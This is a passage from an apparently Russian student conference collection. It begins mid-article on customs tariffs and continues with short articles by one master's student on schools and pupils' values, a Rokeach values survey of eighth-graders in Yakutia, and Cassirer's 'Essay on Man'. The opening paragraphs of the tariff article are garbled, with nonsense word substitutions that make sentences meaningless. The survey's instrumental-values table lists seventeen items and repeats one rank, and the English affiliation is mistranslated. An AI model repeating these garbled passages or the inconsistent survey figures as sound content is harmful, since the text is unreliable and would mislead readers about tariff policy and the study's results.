рода "белоснежным пятном" осталась вопрос размежевания зоне ответственности законодательных и исправных организаций правительству в изменении пруд таможенных пошлин. Таможенные пошлины - данное вариация налогов, по этой причине базовые ставки пошлин обязана заявлять законодательная правительство согласно понятию правительства, сохраняя ему конкретные способности с целью перемены данных пруд в процессе переговоров с заграничными странами либо присутствие осуществлении государственной финансовой политические деятели. Такой система хорошо изобретен в Соединенных Штатов Америки и в линии иных стран. Данный практика имел возможность б являться применен и в Российской Федерации.[2]

Однако, невзирая в инициированные из-за минувшие года мероприятия, в сфере выполнения таможенно - тарифной политические деятели Российской федерации имеется несколько трудностей. Положение экономики Российской федерации в 1992-1999 годах, часть зарубежных продуктов в употреблении, конкурентоспособность основных сфер индустрии маловероятно единица выгораживают эту торопливость, с каковой орган серьезности был передвинут в финансовые (тарифные) способы регулировки. Результативность данных граней попала малой, и правительству Российской федерации понадобилось усиливать их посредством формирования трудного приспособления, обращенного в в таком случае, для того чтобы приостановить оттенок денежной единицы с государства. Равно как демонстрирует практика государств Западной

Европы в 50-е года, Стране восходящего солнца в основе 60-х лет, развивающихся государств - в 70-80-е года, финансовые способы регулировки в обстоятельствах падения изготовления обязаны логично гармонировать с нетарифными приборами. В частности, рационально использовать правами, какие предоставляет указ о регулировке страной внешнеторговой работы, в том числе внедрение общегосударственной монополии в импорт и экспорт единичных продуктов. Тарифное регулирование организовывается благодаря таким инструментам, используемые в ВЭД: таможенного тарифа и таможенной пошлины. Пошлина таможенные – являются такие государственные сборы, которые взимаются с товаров, ценностей, имущества, которые перевозится через таможенную границу. Таможенные пошлины выполняют функцию налога и могут быть экспортными, импортными и транзитными. Таможенный тариф – это систематизированные списки товаров, облагаемых таможенными пошлинами с указанием величины их ставок. Таможенные тарифы строятся на основе товарных классификаторов, которые группируют товары в зависимости от степени обработки товаров и отрасли. Каждому товару присваивается многозначный цифровой код в соответствии со стандартом международной торговой классификации ООН. Таким образом, таможенный тариф имеет следующий вид:

1. код товара,
2. название товара,
3. ставка таможенной пошлины.

Таможенный тариф по своему содержанию носит экономический характер, предпочтение которому отдается в условиях рыночной экономики, предполагающей объективное установление соотношения внутренних и мировых цен. (Различные ставки – в зависимости от страны происхождения товара и от торгового режима) таким образом, таможенный тариф это перечень товаров, облагаемых таможенными пошлинами, применяемыми данной страной к импортируемой продукции, которая систематизирована в соответствии с ТН ВЭД. Понятие таможенного тарифа в широком смысле слова – особый инструмент внешне торговой деятельности – как конкретная ставка таможенной пошлины, однако, таможенная пошлина и таможенный тариф могут использоваться как синонимы. Наиболее распространенным видом ограничения торговли является таможенная пошлина на импорт – это государственный денежный сбор с ввозимых товаров (сырья, полуфабрикатов), пропускаемых через границу страны под контролем таможенных органов. [3]

Импортные тарифы действуют параллельно с налоговой системой, включая налоги на импорт, влияют на уровень внутренних цен, формирования товарной структурны импорта, обеспечивают экономическую безопасность, выполняют функцию защиты отечественного рынка или протекционистскую функцию.

Структура импортных таможенных тарифов строится на принципе

тарифной эскалации. (США, Канада, Япония – средние ставки на текстиль около 9% , готовая единица из текстиля – 14%; Россия система импортных пошлин включает три уровня: сырье; материалы и комплектующие изделия; полуфабрикаты и готовые товары. Импортными пошлинами облагается почти весь импорт продуктов питания (до 30%); одежда из текстиля и кожи до 35%; промышленная готовая продукция до 30%, самые низкие ставки таможенных пошлин приходятся на импорт сырья 0 – 5% от таможенной стоимости; полуфабрикаты не более 10%; отдельные виды импортных товаров (лекарственные препараты, детское питание и другие полностью освобождаются от таможенных пошлин). Экспортный тариф. Таможенный тариф на экспорт вводится для ограничения импорта и защиты отечественных производителей. Государство идёт на ограничения экспорта, когда это целесообразно: цена на какой либо товар находится под административном контролем и находится на уровень ниже мирового путем выплаты соответствующих субсидий производителя, следовательно, ограничения экспорта рассматривается как необходимая мера для поддержания достаточного предложения на внутреннем рынке и предотвращение избыточного экспорта субсидируемого продукта или товара. Так же государство за счёт экспортного тарифа заинтересовано в пополнении доходной части бюджета.В России экспортные таможенные пошлины были введены в 1991 после отмены действовавших до этого экспортных налогов. Инструменты тарифного регулирования. Таможенные тарифы – простые и сложные.[4]

Тарифные преференции – сложные таможенные тарифы, предусматривающие наличие особо льготных преференциальных пошлин для конкретных стран. Обычно при формировании экономических союзов и в отношении развивающихся стран. Размер базовой ставки пошлины относится к товарам из стран, которым предоставлен режим наибольшего благоприятствования. [5]

Суть – государство на взаимной основе предоставляют друг другу те же условия внешне торговых операций, которые применяются к третьим странам. Это один из главных принципов международной торговли означающий не льготные, а нормальные условия и возможности для взаимной торговли. С теми государствами с которыми не заключены такие соглашения, то есть торговые, пошлина взимается в максимальном размере. По списку ООН товары развивающихся стран облагаются преференциальными пошлинами, сниженными на 50%. Благодаря деятельности международных организаций и объединений . ЕС – 28 стран. Европейская экономическая комиссия, ВТО, конференция ООН по развитию и торговли и на основе многосторонних международных соглашений, прежде всего ГАТТ (1994) и брюссельской конвенции о товарной номенклатуре (1950), а так же гармонизированной системы описания и кодирования товаров (1983), национальные системы тарифного регулирования большинства стран имеют много общего, базируясь на

единых принципах и нормах.

Использованные источники:

1. "Таможенный кодекс Евразийского экономического союза" (приложение N 1 к Договору о Таможенном кодексе Евразийского экономического союза)
2. "Договор о Евразийском экономическом союзе" (Подписан в г. Астане 29.05.2014) (ред. от 08.05.2015) (с изм. и доп., вступ. в силу с 12.08.2017)
3. Всемирная таможенная организация – ВТамО, Совет по таможенному сотрудничеству – СТС. // Всероссийская академия внешней торговли. [Электронный ресурс]. – URL: http://www.vavt.ru/wto/wto/CTCCCC
4. Рекомендация совета о взаимном административном содействии (5 декабря 1953 г.). // Совет таможенного сотрудничества. [Электронный ресурс]. – URL: http://online.zakon.kz/m/Document/?doc_id=31209727
5. "Договор о Евразийском экономическом союзе" (Подписан в г. Астане 29.05.2014) (ред. от 08.05.2015) (с изм. и доп., вступ. в силу с 12.08.2017)

УДК 381

Попова А.А.
студент магистратуры 1 курса
Северо-Восточный федеральный университет
имени М.К.Аммосова
Исторический факультет
группа М-ГОвР-18
направление: «Государственное образование в России: традиции и современность»
Россия, г. Якутск

РОЛЬ ШКОЛЫ В ФОРМИРОВАНИИ ПОЛНОЦЕННОЙ ЛИЧНОСТИ

Аннотация: Развитие и социализация детей через институт образования - основание создания культурно, экономически и политически развитого общества с квалифицированными гражданами. Другими словами, для общества с квалифицированными гражданами, дети должны быть подвергнуты компетентному образованию, начинающемуся с ранних возрастов. Школа должна дать важность в формировании ценностей каждого учащегося, потому что рядом с другими социальными институтами, школа как никто выступает в качестве влиятельного учреждения в формировании полноценной личности.

*Ключевые слова**:** личность, школа, учитель, формирование личности, ценностные установки, компетенции.*

Popova A.A.
master student
1 course, North-Western
federal university
of M.K.Ammosov
History department
group M-GOVR-18
"State education in Russia:
traditions and modernity "
Yakutsk

THE ROLE OF THE SCHOOL IN THE FORMATION OF A FULL-FLEDGED PERSONALITY

Annotation: The development and socialization of children through the institute of education is the basis for creating a culturally, economically and politically developed society with qualified citizens. In other words, for a society with qualified citizens, children should be subjected to a competent education, starting at an early age. The school should give importance to the formation of the values of each student, because alongside other social institutions, the school more than anyone acts as an influential institution in the formation of a full-fledged personality.

Key words: personality, school, teacher, personality formation, values, competencies.

В этой связи в числе важнейших стратегических задач современной российской общеобразовательной школы, обозначенных в государственной политике подчеркивается задача по воспитанию современно образованных граждан правового, демократического государства, способных к социализации в условиях гражданского общества, обладающих высокой нравственностью, способных и готовых к самостоятельному выбору собственной жизненной и профессиональной позиции .

Актуальность. Проблема формирования ценностных установок у подрастающего поколения, становится наиболее актуальной, поскольку именно ценностно-ориентационная системы личности, складывающаяся на протяжении всего школьного периода, определяет дальнейшее толерантное поведение учащихся в обществе, основанное на уважении к другим культурам и культуре родной страны, обусловливает активную социализацию личности, предопределяет возможности ее творческой деятельности.

К сожалению, сегодняшняя молодежь еще неточно определились со своими жизненными намерениями. Это четко наблюдается, когда учащимся старших классов приходится делать жизненно важный выбор - выбор своей будущей профессии. В основном, подростки считают более необходимым получение диплома, а не знания.

Большинство считают целью жизни не самосовершенствование, а

хорошую специальность с высокой заработной платой, обладание какими либо вещами, признание окружающих и многое другое.

Но не нельзя в этом винить подростков. Потому что на это влияет очень много факторов. Например, в школе нет практики подготовки к социальному и профессиональному самоопределению детей. Усилия учителей по-прежнему плохо ориентированы на формирование ценностей среди студентов, а родители по разным причинам в полной мере не формируют в ребенке жизненно необходимые качества и навыки.

По новому образовательному стандарту основной задачей учителей должно стать обучение не только знаниям, но и формировать в них осознание ответственности за себя и за общество, в котором он живет.

Несмотря на то, что многие ученые, психологи, социологи занимались вопросами формирования ценностных ориентаций школьников, этот вопрос остается до конца не изученным.

Не секрет, что не все подростки ведут здоровый образ жизни. У большинства молодых людей нет четкого представления о морально-психологической основе любви и брака. В связи с этим существует огромное количество разводов не только в стране, но и в Республике Саха (Якутия). Многие психологи говорят, что молодежью преобладает эгоцентризм. Они забыли, что такое гражданство и патриотизм. У многих появилась мысль и мнение, что знание не управляет миром, а деньги. Прежние нравственные ценности отторгаются подростками, а новые представления о мире ещё не стали для них привычными

С этой волной с каждым разом трудно бороться, поскольку социальное влияние со стороны очень сильное. В веке высоких технологий подросткам сложнее адаптироваться к современным условиям. Чтобы старшеклассники быстрее и лучше осваивались, нужно, чтоб они осознали ценности личной жизни. То есть овладели такими понятиями, как «общество», «здоровье», «семья», «профессия», желательно в раннем возрасте.

В старших классах подростки стремятся определить свои жизненные ориентиры (определение внутренней позиции, найти свое место в мире, то есть самоопределиться). Весь этот самоанализ помогает придти к самопознанию. Как отмечают современные исследователи, у сегодняшнего общества наблюдается явление не быть хорошим, добрым, а быть лучше других. Каждый старшеклассник по-разному понимает понятия «патриотизм», «честь», «справедливость», «доброта». В нашем обществе многие живут по принципу стадности: «как все, так и я».

Часто бывает, что подростки не умеют отличить жизненные ценности от искусственных. Ценности, которые он определяет в себе подразумевает «Я концепцию» личности, которая объясняет его привычное поведение в обществе. Поэтому необходимо формировать позитивную максимально положительную «Я» концепцию всех школьников, то есть систему ряд суждений личности о себе, способствующую активизации личностного и

профессионального самоопределения, реализации интеллектуального и творческого потенциала.

Использованные источники:

1. Абрамова А.Г. Введение в практическую психологию.
2. Абульханова П.А., Славянская К.А., Деятельность и психология личности.

УДК 381

Попова А.А.
студент магистратуры 1 курса
Северо-Восточный федеральный университет
имени М.К.Аммосова
Исторический факультет
группа М-ГОвР-18

ФОРМИРОВАНИЕ ЦЕННОСТНЫХ УСТАНОВОК УЧАЩЕГОСЯ КАК ОДИН ИЗ КЛЮЧЕВЫХ КОМПЕТЕНЦИЙ УЧИТЕЛЯ

Аннотация: Сегодня во всех странах основной задачей системы образования является воспитание квалифицированного учащегося, с высокими ценностными установками. Большой уклон здесь делается на духовное и нравственное воспитание. Исследования работ многих ученых привел нас к пониманию того, что ценностные ориентации учащегося - это устойчивое, социально обусловленное, избирательное отношение человека к совокупности материальных и духовных благ, идеалов.

Ключевые слова: компетенции учителя, государство, система образования, личностные качества, обучающиеся, школа.

Popova A.A.
master student
1 course, North-Western
federal university
of M.K.Ammosov
History department
group M-GOVR-18
"State education in Russia:
traditions and modernity "
Yakutsk

FORMATION OF STUDENT'S ATTITUDES AS ONE OF THE CORE COMPETENCIES OF THE TEACHER

Annotation. Today, in all countries, the main task of the education system is to educate a qualified student, with high values. The big bias here is done on spiritual and moral education. Studies of the work of many scientists led us to the understanding that the student's value orientations are a sustainable, socially determined, selective attitude of a person to the totality of material and spiritual benefits and ideals.

В основе ценностных ориентаций входит определенная система ценностей, сформировавшаяся в ходе развития общества.

Ценности делятся на:

1. Ценности жизни (жизнь, здоровье, положительные эмоции от жихни, радости жизни, общение со сверстниками),
2. Ценности культуры (материальные и духовные),
3. Социально-политические ценности (состояние государства, общественный порядок, мир, безопасность, свобода выбора, справедливость, гуманизм и равенство).

Человеку свойственно ценностное восприятие мира. К любому явлению, событию окружающего мира человек относится, отталкиваясь от своего мнения, взглядов и внутренних позиций. Поэтому важно формировать ценные ориентации с подросткового возраста. От них будет зависеть смысл и поведение человека на протяжении его жизни.

В современном образовательном процессе формирование ценностных ориентаций являются объектом деятельности школы, в частности учителя. Во многих странах мира происходит общественный и экономический прогресс. Появляются новые подходы, технологии к образованию. На изменение влияет развитие общества, человека, сформировавшийся новый взгляд на роль человека в мире, изменение роли образования. Новое направление школьного воспитания ведет к изменениям в области нравственного воспитания учащегося. На сегодняшний день меняется образ мира, по-иному рассматривается место человека в нем, молодое поколение отказывается от привычных стереотипов, идет переоценка ценностей. Молодежь больше стремится овладеть теми качествами, которые могли бы ей пригодиться в новых рыночных условиях.

Во многих странах государство традиционно делегирует институту образования задачу выработки технологий, принципов, направлений, форм и методов формирования мировоззренческих ценностей подрастающему поколению.

Ведь от того какие мировоззренческие ценности будут приоритетными, в процессе развития личности зависит его позиция в обществе, в коллективе, в семье.

Как отмечается во многих трудах, образование, особенно гуманитарное и социально-экономическое являются одними из важных факторов формирования нового качества общества, точнее фактором формирования жизненных установок личности и его социальных ценностей.

Социальные ценности - это идеи, которые помогают индивидууму различать объект (поведение) является хорошим или плохим, желательным или нежелательным. Бывают правила, которые определяют действие, известное как «нормы», которые временами сложились в обществе. Согласно этим «нормам» люди «ожидают», что люди будут вести себя в соответствии с ценностями, которые придерживаются индивидуум, и ожидаемым поведением, которое известно как «нормативное поведение».

Американский ученый D.Doorde определяло значение как «desiderata» (то есть) все, что угодно или выбрано кем-то, когда-то. В широком смысле «ценность» может рассматриваться как атрибут, связанный с отношением, который проецируется на людей, объекты и ситуации.

Когда ребенок идет в школу, в его взаимоотношениях с другими людьми происходят изменения. В начальных классах дети больше общаются с учителем и подражают ему, проявляя к нему больше интереса, чем к своим сверстникам. Поскольку в этом возрасте авторитет учителя для них очень высок. Но в 6-7 классах ситуация меняется. Учитель как человек становится для детей менее интересным, менее значительным и авторитетным деятелем, и их интерес растет к общению со сверстниками. У школьников возникает новый уровень самосознания, наиболее точно выражаемый словосочетанием «внутренняя позиция». Эта позиция представляет собой осознанное отношение ребенка к себе, к окружающим людям, событиям.

Факт формирования такой позиции внутренне проявляется в том, что в сознании ребенка выделяется система моральных норм, которую он следует или пытается следовать всегда и везде, независимо от преобладающих обстоятельств.

Наряду со школой большое влияние на формирование ценностных установок и в становлении полноценной личности играют семья, друзья, государство, СМИ и др.

Эдвард ли Торндайк выявил следующие факторы, влияющие на формирование ценностных установок учащихся.

2. Физические факторы:

Клинические психологи в целом признали, что физическое здоровье и жизнеспособность являются важными факторами в определении корректировки, и часто обнаруживается, что недоедание или заболевание или несчастные случаи настолько серьезно влияют на нормальное развитие, что последовали серьезные нарушения поведения.

3. Дом и семья:

Общепризнанно, что отношение определяется в основном социальным окружением, и что влияние отношений в доме, между членами семьи особенно важно.

4. Социальная среда:

Дом и семья имеют первостепенное значение в формировании ранних отношений, но друзья, окружающие и общая социальная среда становятся все более влиятельными. Чем ребенок становится старше, тем имеет более широкие социальные контакты.

5. Государство:

Форма государства, в котором мы живем и нынешнее общественно-политическое состоянии страны так же является важным фактором в определении отношений как к самому правительству, так и к другим немаловажным вещам.

6. СМИ:

Средства массовой информации, интернет, реклама, кинофильмы представляет собой еще одно важное возможное влияние в определении отношений у ребенка.

Использованные источники:

1. Аверьянов А.Н., Системное познание мира, 2009,
2. Белогорцев Н.Н., Формирование ценностных установок ориентаций обучающихся современного вуза, 2004.

УДК 381

Попова А.А.
студент магистратуры
Северо-Восточный федеральный университет имени М.К.Аммоова
Исторический факультет
группа М-ГОвР-18

ОСОБЕННОСТИ ШКОЛЬНЫХ ПРЕДМЕТОВ «ОБЩЕСТВОЗНАНИЕ» И «ИСТОРИЯ» ПО ФОРМИРОВАНИЮ КЛЮЧЕВЫХ КОМПЕТЕНЦИЙ УЧАЩЕГОСЯ

Аннотация: Отличительной особенностью нового стандарта (ФГОС) является его деятельностный характер, ставящий главной целью развитие личности учащегося. За последние годы система образования начала отказываться от традиционного представления результатов обучения в виде знаний, умений и навыков, новая формулировка ФГОС указывают реальные виды деятельности, которыми учащийся должен овладеть к концу обучения.

Ключевые слова: ключевые качества учащихся, ценностные установки, стандарт образования, личностные качества.

Popova A.A.
master student
1 course, North-Western
federal university
of M.K.Ammosov
History department
group M-GOVR-18
"State education in Russia:
traditions and modernity "
Yakutsk

FEATURES OF SCHOOL SUBJECTS "SOCIAL STUDIES" AND "HISTORY" ON THE FORMATION OF THE CORE COMPETENCIES OF THE STUDENT

Annotation: A distinctive feature of the new standard (GEF) is its activity character, which sets as the main goal the development of a student's personality. In recent years, the education system has begun to abandon the traditional presentation of learning outcomes in the form of knowledge and skills, the new

wording of the GEF indicates the real types of activities that the student must master by the end of the course.

Keywords: key qualities of students, values, education standards, personal qualities.

Требования к результатам обучения сформулированы в виде личностных, метапредметных и предметных результатов. Неотъемлемой частью ядра нового стандарта являются универсальные учебные действия (УУД). Под УУД понимают «общеучебные умения», «общие способы деятельности», «надпредметные действия» и т.п. Для УУД предусмотрена отдельная программа – программа формирования универсальных учебных действий (УУД). Все виды УУД рассматриваются в контексте содержания конкретных учебных предметов.

В составе основных видов УУД выделяют четыре блока:

7. Личностный;
8. Регулятивный;
9. Познавательный;
10. Коммуникативный.

Под личностным УУД понимают уклон в обучении в ценностно-смысловую ориентацию учащегося. То есть:

- умение соотносить поступки и события с принятыми этическими принципами,

- знание моральных норм и умение выделить нравственный аспект поведения, а также ориентацию в социальных ролях и межличностных отношениях.

Обучения часто организуются в индивидуальных и групповых формах. По новым требованиям авторитарный стиль общения учителя и учащегося постепенно преодолевается.

Выявляются следующие требования к современному уроку:

4. Детально организованный урок в хорошо оборудованном кабинете.
5. Учитель должен заранее спланировать свой урок. В частности свою деятельность и деятельность учащихся, четко сформулировать тему, цель, задачи урока;
6. Урок должен быть проблемным и развивающим: учитель сам нацеливается на сотрудничество с учениками и умеет направлять учеников на сотрудничество с ним и одноклассниками;
7. Учитель создает проблемные и поисковые ситуации, в последствии должна активизироваться деятельность учащихся;
8. Вывод по окончании урока делают сами учащиеся;
9. Минимум репродукции и максимум творчества и креативности;
10. Учесть времясбережение и здоровьесбережение;
11. В центре внимания урока- учащиеся;
12. Учет уровня и возможностей учащихся, в котором учтены такие

аспекты, как профиль класса, стремление учащихся, настроение детей;

13. Умение демонстрировать методическое искусство учителя;

14. Создание обратной связи со стороны учащихся;

15. Урок должен быть добрым и нести в себе только положительные эмоции.

Использованные источники:

1. Богданова О.С., Нравственное воспитание старшеклассников, 2003
2. Данилюк А.Я., Концепция духовно-нравственного развития и воспитания личности гражданина России в сфере общего образования, 2009.

УДК 381

Попова А.А.
студент магистратуры 1 курса
Северо-Восточный федеральный университет
имени М.К. Аммосова
Исторический факультет
группа: М-ГОвР-18
Россия, г. Якутск

ИЕРАРХИЯ ЦЕННОСТЕЙ ШКОЛЬНИКОВ НА ПРИМЕРЕ УЧАЩИХСЯ 8 КЛАССА ТЕЛЕЙСКОЙ СРЕДНЕЙ ОБЩЕОБРАЗОВАТЕЛЬНОЙ ШКОЛЫ

Аннотация: На данной статье определено исследование по формированию ценностных ориентаций у старшеклассников проведено в Телейской средней общеобразовательной школе Чурапчинского улуса Республики Саха (Якутия).

Ключевые слова: обучающиеся, Республика Саха (Якутия), ценностные установки, учитель, образование.

Popova A.A.
master student
1 course, North-Western
federal university
of M.K.Ammosov
History department
group M-GOVR-18
"State education in Russia:
traditions and modernity "
Yakutsk

THE HIERARCHY OF VALUES OF SCHOOLCHILDREN ON THE EXAMPLE OF STUDENTS IN GRADE 8 TELEI SECONDARY SCHOOL

Abstract: This article identifies a study on the formation of value orientations among high school students in the Telei secondary school of the Churapchinsky ulus of the Republic of Sakha (Yakutia).

Keywords: students, Republic of Sakha (Yakutia), values, teacher,

education.

В исследовании приняло участие учащиеся 8 класса, 16 испытуемых: 6 парней и 10 девушек.

Для проведения исследования были использованы следующие методики: Тест Рокича «Ценностные ориентации».

Испытуемым были представлены 2 группы ценностей: терминальные и инструментальные.

Группы терминальных ценностей, иными словами цели существования человека на протяжении жизни, жизненные приоритеты индивида.

Таблица 3. Распределение терминальных ценностей учащихся 8 класса ТСОШ

№	Терминальные ценности	Место
1	Активная деятельная жизнь (эмоциональная насыщенность жизни)	5
2	Жизненная мудрость (зрелость суждений, здравый смысл, опыт)	15
3	Здоровье	1
4	Интересная работа	6
5	Любовь (духовная и физическая близость с любимым человеком)	7
6	Патриотизм	13
7	Материально-обеспеченная жизнь	10
8	Наличие хороших и верных друзей	2
9	Общественное признание (уважение окружающих), коллектива, товарищей	14
10	Познание (расширение своего образования, кругозора)	8
11	Развитие (работа над собой, физическое и духовное самосовершенствование)	3
12	Развлечения (приятное времяпровождение, досуг)	9
13	Свобода (самостоятельность, независимость в суждениях и поступках)	4
14	Счастливая семейная жизнь	11
15	Счастье других (благосостояние, развитие народа, всего человечества)	16
16	Творчество (любимое занятие, творческое развитие)	12

Среди группы инструментальных ценностей, то есть те качества, способы поведения, рассматриваемые человеком в качестве средства достижения целей жизни. В этой категории места распределились следующим образом см. Таблицу 4.

Таблица 4. Иерархия инструментальных ценностей у учащихся 8 класса ТСОШ

№	Инструментальные ценности	Место
1	Аккуратность (умение содержать в порядке вещи, порядок в делах)	10
2	Воспитанность (хорошие манеры)	1
3	Высокие запросы (высокие требования к жизни и высокие притязания)	15
4	Жизнерадостность (чувство юмора)	2
5	Исполнительность (дисциплинированность)	13
6	Независимость (способность действовать самостоятельно, решительно)	4
7	Образованность (широта знаний, высокая общая культура)	3
8	Ответственность (чувство долга, умение держать свое слово)	8

9	Рационализм (умение здраво и логично мыслить, принимать обдуманные, рациональные решения)	16
10	Самоконтроль (сдержанность, самодисциплина)	14
11	Смелость в отстаиваниях своего мнения, взглядов	7
12	Твердая воля (умение настоять на своем, не отступать перед трудностями)	6
13	Терпимость (к взглядам и мнениям других, умение прощать другим их ошибки и заблуждения)	11
14	Широта взглядов (умение понять чужую точку зрения, уважать иные вкусы, обычаи, привычки)	10
15	Честность (правдивость, искренность)	5
16	Эффективность в делах (трудолюбие, продуктивность в работе)	12
17	Чуткость (заботливость)	9

Одним из важных показателей деятельности образовательного учреждения является результативность воспитательного процесса, а именно- воспитанность школьника.

Исследования по формированию ценностных ориентаций учащихся 8 класса МОБУ ТСОШ показали, что среди группы терминальных ценностей, лидирующие позиции в профессиональной самореализации и личной жизни занимают:

1 место- здоровье (физическое и психическое);

2 место- наличие хороших и верных друзей;

3 место- развитие (работа над собой, постоянное физическое и духовное совершенствование);

Среди группы инструментальных ценностей места распределились следующим образом:

1 место–воспитанность (хорошие манеры);

2 место- жизнерадостность (чувство юмора);

3 место- образованность (широта знаний, высокая общая культура);

Результаты опроса показывают нам картину ценностных отношений ребёнка и его разносторонних функций, обеспечивающих полноту человеческой жизни тому уровню культуры, который достигнут обществом на данный момент своего развития.

Мы были рады тому, что учащиеся на первом месте терминальных ценностей определили ценности здоровья. Это показывает, что учащиеся понимают и осознают важность заботы и сохранения своего здоровья.

На втором месте- наличие хороших и верных друзей. В подростковом возрасте очень ярко проявляется стремление к общению с товарищами, к жизни в коллективе сверстников, заметно развивается чувство личной дружбы, потребность в дружбе на почве общих интересов, увлечений, совместной деятельности В отличие от учащихся младших классов у восьмиклассников наибольший авторитет, доверие вызывают сверстники. Они объединяются в группы (компании) и становятся друзьями. Временами подросткам хочется с кем-то поговорить, поделиться своими проблемами и

секретами, излить душу. Поэтому особенно для школьников 7,8,9 классов дружба является одним из важных ценностей в жизни. На третьем месте учащиеся определили ценность саморазвития. Дети 21 века хорошо понимают, что образование, всестороннее развитие личности, расширение кругозора являются важными факторами в будущем, в нахождении себя. Современных подростков также волнуют: независимость (способность действовать самостоятельно, решительно), активная деятельная жизнь (эмоциональная насыщенность жизни) и др.

Также у опрашиваемых менее выражена направленность на ценности мудрости, счастья других и общественного признания.

Из инструментальных ценностей важное место для них играет такое качество как воспитанность. Мы живем в цивилизованном мире, где высоко ценятся личные качества человека, такие как воспитанность, доброжелательность, хорошая манера, культура, этика и др. Результат исследования очередной раз доказал, что современное общество ценит и поощряет личные качества человека. Кроме этого, у школьников велика потребность в самообразовании. Они стремятся учиться, развиваться, познавать и изучать все больше. Такое отношение сегодняшней молодежи характеризуется тем, что в современном мире образование имеет все более значимую роль. Притом это знания не только по курсам определенных предметов, а знания, которые пригодятся в реальной жизни. Кроме этого школьники определяют важность такого качества как жизнерадостность. На наш взгляд, это хорошо, потому что, несмотря на все изменения, сложности современной жизни, большинство подростков живут в семьях, где они получают заботу, ласку и радуются жизни. Далее идут: честность, независимость, воля. Менее важными оказались такие инструментальные ценности как: самоконтроль, рационализм, высокий запрос.

Современные школьники ориентированы на терминальные ценности межличностного общения, реализуемые в ближайшем окружении.

Результаты представленного в этой статье исследования являются основой для дальнейшего изучения ценностных ориентаций старшеклассников и написания программы по формированию ценностных ориентаций.

Использованные источники:

1. Долгова В.И., Ценностное содержание современного образования: эмпирическое иследование, 2002.
2. Зубенка Н.Ю., Формирование ценностных ориентаций личности обучающегося, 2001

УДК 381

Попова А.А.
студент магистратуры 1 курса
Северо-Восточный федеральный
университет имени М.К Аммосова
Исторический факультет
группа М-ГОвР-18
Россия, г. Якутск

АНАЛИЗ РАБОТЫ КАССИРЕРА Э. «ОПЫТ О ЧЕЛОВЕКЕ. ЧАСТЬ 1 (ЧТО ТАКОЕ ЧЕЛОВЕК?)

Аннотация: Данная работа представля анализ работы известного немецкого философа Эрнста Кассирера. В основу анализа взята работа Кассирера «Опыт о человеке».

Ключевые слова: Эрнст Кассирер, философия, исследование, опыт о человеке, культурология, диалог, язык, мысль.

Popova A.A.
master student
1 course, North-Western
federal university
of M.K.Ammosov
History department
group M-GOVR-18
“State education in Russia:
traditions and modernity "
Yakutsk

ANALYSIS OF THE WORK OF CASSIRER E. "THE EXPERIENCE OF MAN. PART 1 (WHAT IS A PERSON?)

Annotation: This paper presents an analysis of the work of the famous German philosopher Ernst Kassirer. The analysis is based on the work of Cassirer "The Experience of a Man."

Keywords: Ernst Cassirer, philosophy, research, experience about a person, cultural studies, dialogue, language, thought.

Жизнь. Эрнст Кассирер (1874-1945) — немецкий философ и культуролог. Родился в семье купца Эдуарда Кассирера (1843—1916).

Идеи. В основе идеи Кассирера лежит анализ функции языка, мифа и религии, и искусства, и истории как «символических форм», через которые человек обретает понимание самого себя и окружающего мира, так что сам человек определяется как «животное, создающее символы». В том же ключе им была разработана философская дисциплина, которую, следуя Канту, Кассирер назвал философской антропологией.

Труды.

11. Познание и действительность, 1912

12. Рассуждение о человеке: Попытка создания философии человеческой культуры, 1932

13. Философия символических форм, 1923

Краткие сведения о работе. Условия написания

«Опыт о человеке” самым читаемым пособием для знакомства с европейской философией и культурологией — по существу первым философским бестселлером: эта книга несколько десятилетий была одним из самых популярных учебников по философии для американских, а позднее (с переводом на немецкий язык) и для европейских читателей-интеллектуалов.

«Опыт о человеке» можно считать и памятником педагогической мысли. Кассирер писал этот текст на основе семинаров, которые вел для американских студентов, в нем он подводит итоги своим исследованиям и раздумьям.

Аннотация. В первой части работы Кассирер показывает, как человек, по мере осмысления себя, все больше понимает, насколько фундаментальна проблема самопознания. Вопрос о человеке – центральный в философии и истории культуры. Обозрев основные направления мысли о человеке от античности до начала XX столетия, Кассирер говорит, что личный фактор выходит на передний план. Есть много концепций. Но нет метода. Необходимо заново поставить вопрос о человеке.

Фрагмент из работы, где содержится законченная мысль. Текст самого автора.

Человек живет в лабиринте многочисленных знаний, которые накопил с древнейших времен. Только долго не осознавал, что он в лабиринте. Мысль приобретает размах в каждой из наук, но именно это ставит человека в ситуацию потерянности, он ощущает себя заблудившимся в лабиринте знаний. Всякая наука – отдельный фрагмент опыта мира. Чтобы мысль вернулась к себе, нужно специальное усилие.

Функциональный круг размыкается путем открытия символического пространства. Помимо системы рецепторов и эффекторов, между ними располагается нечто третье – символическая система. Это целый мир, совершенно особенный. Человек живет в новом измерении реальности. Природный функциональный круг размыкается так, что образуется специфический человеческий мир. Человек не имеет непосредственного контакта с самим собой. Отчужден от собственного тела и от эффекторов (биологических механизмов тела). Все это для него может предстоять в виде символов. Это как минимум в языке уже опосредовано. Без языка человек не может мыслить. Не может представить себе самого себя. Язык на первом месте. Потом миф, искусство, религия. Не хватает только науки в этом перечислении, но она появится далее в тексте книги.

Человек от самого себя отчужден и самого себя воспринимает через символическую оболочку языка. Самого себя даже в непосредственном биологическом смысле. Все в человеке и вне его облечено в оболочки символических форм.

Символические формы пронизывают друг друга, но каждая из них – самодостаточный Umwelt (мир, объемлющий человека в данный момент). Человек всегда живет в мифе, языке, в мире языка, искусства, образов, религиозном мире и той системе информации, которую дает наука

Ключевая идея выбранного текста. На данном фрагменте Кассирер утверждает, что каждый из нас живет и существует в определенном кругу. Этот круг Касирер определет как «символический универсум». «Символический универсум» создает сам человек, составными частями которого являются язык, миф, искусство и религия.

Использзованные источники:

1. Эрнст Кассирер. Человек в сетях культуры. Научная статья. Электронный ресурс: https://monocler.ru/opyit-o-cheloveke-ernst-kassirer/

УДК 381

Попова А.А.
студент магистратуры 1 курса
Северо-Восточный федеральный
университет имени М.К.Аммосова
Исторический факультет
группа: М-ГОВР-18
Россия, г. Якутск

РЕКОМЕНДАЦИИ И ПРЕДЛОЖЕНИЯ ПО ФОРМИРОВАНИЮ ЦЕННОСТНЫХ УСТАНОВОК УЧАЩИХСЯ НА УРОКАХ

Аннотация: Овладение учащимися содержанием стандарта по дисциплине «обществознание» как учебной дисциплины в идеале должно способствовать личностному развитию учащихся, формированию у них мировоззренческих позиций, основанных на универсальном миропонимании, духовно-нравственных ценностях.

Ключевые слова: ценностные установки, обществознание, история, социальные науки, образование, школа, учащиеся.

Popova A.A.
master student
1 course, North-Western
federal university
of M.K.Ammosov
History department
group M-GOVR-18
“State education in Russia:
